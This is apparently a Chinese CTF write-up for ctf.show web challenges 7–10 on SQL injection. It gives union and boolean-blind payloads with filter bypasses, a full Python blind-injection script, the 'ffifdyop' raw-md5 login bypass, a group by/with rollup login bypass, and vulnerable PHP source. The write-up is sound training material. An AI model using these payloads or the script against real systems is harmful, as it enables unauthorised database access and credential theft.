| 绕过方式 | 通过 -1 使原查询无结果 | 通过 or 1=1 强制条件为真 |
| 查询结构 | 子查询 (select …) | 直接联合查询 union select … |
| 截断方式 | 无需截断(依赖 UNION) | 使用 # 截断原查询的剩余部分 |
爆表名,有flag,page,user
-1/**/union/**/select/**/1,(select/**/group_concat(table_name)from/**/information_schema.tables/**/where/**/table_schema="web7"),3爆列名,只有一个flag
-1/**/union/**/select/**/1,(select/**/group_concat(column_name)from/**/information_schema.columns/**/where/**/table_schema="web7"/**/and/**/table_name="flag"),3爆字段内容
-1/**/union/**/select/**/1,(select/**/flag/**/from/**/flag),3web8 4
知识点
- substr/substring 函数的两种语法形式
substr()和substring()是等价函数,均支持以下两种语法
- 传统逗号分隔语法:substr(str, pos, len)
含义:从str的pos位置开始,截取len个字符。
- 关键字分隔语法:substr(str from pos for len)
含义与前者完全一致,仅通过from和for关键字替代逗号分隔参数。
示例:substr(‘abcde’, 2, 3)等价于substr(‘abcde’ from 2 for 3),均返回bcd
SQL 函数的「关键字参数语法」
当逗号被禁用,通过关键字(如 from、for、by 等) 分隔参数,类似的函数包括:
(1)substring/locate 函数
locate(substr, str, pos) → locate(substr in str from pos)
示例:locate(‘b’,’abc’,1)等价于locate(‘b’ in ‘abc’ from 1)。
(2)extract 函数(日期提取)
extract(year from date) → 直接通过from关键字指定参数,无需逗号。
(3)format 函数(格式化数字)
format(num, decimal_places) → 部分场景下无替代语法,但可通过函数嵌套规避,如concat(round(num), ‘.’, right(round(num*100),2))。
任然是sql注入,过滤了union(盲注代替联合注入),and(or代替),空格(/**/代替),’,,号(特殊语法绕过, 比如:substr(database(),1,1) 可以用substr(database() from 1 for 1)来代替)

确定注入点,以下payload是恒成立,将返回读取到的内容
?id=-1/**/or/**/true这条语句是确立恒不成立,当返回页面无内容,则可直接确定注入点,数值型注入
?id=-1/**/or/**/false
Exp
import requests
import warnings
from time import sleep

# 禁用SSL证书验证警告(仅限测试环境)
warnings.filterwarnings('ignore', message='Unverified HTTPS request')

# 配置部分
url = 'https://5ed65595-572a-41ac-b5dc-fe8f87c84a2a.challenge.ctf.show/index.php?id=-1/**/or/**/'
output_file = 'flag_result.txt'

# 定义payload模板(按需切换)
PAYLOAD_TEMPLATES = {
    'database': 'ascii(substr(database()from/**/%d/**/for/**/1))=%d',
    'tables': 'ascii(substr((select/**/group_concat(table_name)/**/from/**/information_schema.tables/**/where/**/table_schema=database())from/**/%d/**/for/**/1))=%d',
    'columns': 'ascii(substr((select/**/group_concat(column_name)/**/from/**/information_schema.columns/**/where/**/table_name=0x666C6167)from/**/%d/**/for/**/1))=%d',
    'flag': 'ascii(substr((select/**/flag/**/from/**/flag)from/**/%d/**/for/**/1))=%d'
}


def inject_attack(payload_template):
    result = ''
    print(f"[+] 开始执行{payload_template}注入攻击...")

    with requests.Session() as session:  # 使用Session保持连接
        # 禁用SSL验证的适配器配置
        session.verify = False  # 禁用证书验证

        for pos in range(1, 45):  # 位置循环
            print(f"\n[+] 正在获取第 {pos} 个字符")
            char_found = False

            for ascii_code in range(31, 128):  # ASCII范围优化
                try:
                    # 请求构造(显式禁用验证)
                    payload = payload_template % (pos, ascii_code)
                    response = session.get(
                        url + payload,
                        timeout=5  # 添加超时控制
                    )

                    # 成功条件判断
                    if 'If' in response.text:
                        result += chr(ascii_code)
                        print(f"[+] 当前进度: {result}")
                        char_found = True
                        break

                except requests.exceptions.RequestException as e:
                    print(f"[!] 请求异常: {e}")
                    sleep(1)  # 网络错误时等待重试
                    continue

            # 未找到字符处理
            if not char_found:
                print("[-] 无法继续获取字符,到达数据末尾或发生错误")
                break

    return result


if __name__ == "__main__":
    # 选择payload类型(可配置)
    selected_payload = PAYLOAD_TEMPLATES['flag']

    # 执行注入攻击
    flag = inject_attack(selected_payload)

    # 输出结果
    print(f"\n[+] 最终结果: {flag}")
    with open(output_file, 'w') as f:
        f.write(flag)
    print(f"[+] 结果已保存至 {output_file}")
这里跑出来最后会少一个},自己补上
参考文章:https://blog.csdn.net/wangyuxiang946/article/details/120115458?fromshare=blogdetail&sharetype=blogdetail&sharerId=120115458&sharerefer=PC&sharesource=h27111&sharefrom=from_link
web9 4

刚开始填写密码会没有反应,接着尝试万能密码,会回显密码错误,尝试注入无效,直接扫一遍,查看robots.txt

得到一个文件,访问下载,内容如下
<?php
        $flag="";
                $password=$_POST['password'];
                if(strlen($password)>10){
                        die("password error");
                }
                $sql="select * from user where username ='admin' and password ='".md5($password,true)."'";
                $result=mysqli_query($con,$sql);
                        if(mysqli_num_rows($result)>0){
                                        while($row=mysqli_fetch_assoc($result)){
                                                 echo "登陆成功<br>";
                                                 echo $flag;
                                         }
                        }
    ?>
- 要求密码长度不大于10,同时注意到密码输入进去将会拼接到sql语句里面,同时密码会转换成二进制形式的md5哈希值
- 构造一个特殊的值,使得拼接形成一个恒为真的语句
payload如下,他的md5二进制值对应的十六进制为276f722736,解码后为'or'6,可构造出password='' OR '6'='6,使SQL条件恒成立
ffifdyopweb10 4
仍然是一个登录界面,多了一个取消的按键,点击即下载出index.phps,内容如下
<?php
                $flag="";
        function replaceSpecialChar($strParam){
             $regex = "/(select|from|where|join|sleep|and|\s|union|,)/i";
             return preg_replace($regex,"",$strParam);
        }
        if (!$con)
        {
            die('Could not connect: ' . mysqli_error());
        }
                if(strlen($username)!=strlen(replaceSpecialChar($username))){
                        die("sql inject error");
                }
                if(strlen($password)!=strlen(replaceSpecialChar($password))){
                        die("sql inject error");
                }
                $sql="select * from user where username = '$username'";
                $result=mysqli_query($con,$sql);
                        if(mysqli_num_rows($result)>0){
                                        while($row=mysqli_fetch_assoc($result)){
                                                if($password==$row['password']){
                                                        echo "登陆成功<br>";
                                                        echo $flag;
                                                }

                                         }
                        }
    ?>
过滤了select,from,where,join,sleep,and(or代替),union,空格(/**/代替)
sql语句
- group by:对进行查询的结果进行分组。group by后跟什么,就按什么分组
- with rollup:group by 后可以跟with rollup,表示在进行分组统计的基础上再次进行汇总统计。
group by password 的作用
分组聚合:将相同密码记为一组
示例:
| username | password |
| admin | hash1 |
| user1 | hash1 |
| user2 | hash2 |
分成两组,hash1和hash2
with pollup的特殊效果
汇总行:在group by的结果中添加 额外的汇总行,包含分组的统计信息。
示例:(假设查询COUNT(*))
| password | COUNT(*) |
| hash1 | 2 |
| hash2 | 1 |
| NULL | 3 #汇总行:所有分组的总数 |
- 这里使用group by和with rollup注入,当的分组后进行汇总,汇总行由NULL表示,而null指的是空的意思,这里我们也就不需要填写密码。
- 核心作用:即使原查询未显式使用聚合函数(如 COUNT),group by仍会强制按 password 分组,直接展示每个唯一的密码哈希值
payload:
通过1=1已经条件为真了,直接返回表中的所有的记录
admin'/**/or/**/1=1/**/group/**/by/**/password/**/with/**/rollup/**/#参考文章:https://blog.csdn.net/miuzzx/article/details/104351624